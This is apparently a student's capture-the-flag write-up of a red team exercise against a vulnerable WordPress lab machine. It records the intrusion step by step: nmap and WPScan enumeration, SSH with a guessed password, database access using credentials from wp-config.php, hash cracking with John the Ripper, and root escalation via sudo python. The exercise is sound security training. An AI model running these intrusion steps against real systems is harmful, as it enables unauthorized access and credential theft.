**Red Team: Summary of Operations**


**Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

**Exposed Services:**

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV 192.168.1.110/24



This scan identifies the services below as potential points of entry:

**Target 1 (192.168.1.110)**

* Port 22 Open SSH
* Port 80 Open http
* Port 111 Open rpcbind
* Port 139 Open netbios-ssn
* Port 445 Open netbios-ssn

**Critical Vulnerabilities:**

The following vulnerabilities were identified on each target:

**Target 1**

1. User Enumeration (WordPress site)

2. Weak User Password

3. Unsalted User Password Hash (WordPress database)


4. Misconfiguration of User Privileges/Privilege Escalation.

**Exploitation:**


The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

**Target 1**


* `flag1.txt`: b9bbcb33ellb80be759c4e844862482d
* Exploit Used:
* WPScan to enumerate users of the Target 1 WordPress site
* $ wpscan --url http://192.168.1.110 --enumerate u



* **Targeting user Michael**





* Small manual Brute Force attack to guess/finds Michael’s password
* User password was weak and obvious
* Password: michael
* Capturing Flag 1: SSH in as Michael traversing through directories and files.



* Flag 1 found in var/www/html folder at root in service.html in a HTML comment below the footer.

**Commands used:**

* ssh michael@192.168.1.110
* pw: michael
* cd ../
* cd ../
* cd var/www/html
* ls -l
* nano service.html




**Flag2: fc3fd58dcdad9ab23faca6e9a3e581c**

**Exploit Used:**

* Same exploit used to gain Flag 1.
* Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.
* Once again traversing through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.

**Commands:**

* ssh michael@192.168.1.110
* pw: michael
* cd ../
* cd var/www
* ls -l
* cat flag2.txt




**Flag3: afc01ab56b50591e7dccf93122770cd2**


**Exploit Used:**


* Same exploits used to gain Flag 1 and 2.
* Capturing Flag 3: Accessing MySQL database.
* Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.
* Flag 3 was found in wp\_posts table in the wordpress database.

**Commands:**

* mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
* show databases;
* use wordpress;
* show tables;
* select \* from wp\_posts;










**Flag4: 715dea6c055b9fe3337544932f2941ce**

**Exploit Used:**

* Unsalted password hash and the use of privilege escalation with Python.
* Capturing Flag 4: Retrieve user credentials from database, crack password hash with John the Ripper and use Python to gain root privileges.
* Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.
* These user credentials are stored in the wp\_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp\_hashes.txt.

**Commands:**

* mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1
* show databases;
* use wordpress;
* show tables;
* select \* from wp\_users;
* On the Kali local machine the wp\_hashes.txt was run against John the Ripper to crack the hashes.



**Command:**

john wp\_hashes.txt

Once Steven’s password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python

**Commands:**

* ssh steven@192.168.1.110
* pw:pink84
* sudo -l
* sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
* cd /root
* ls
* cat flag4.txt

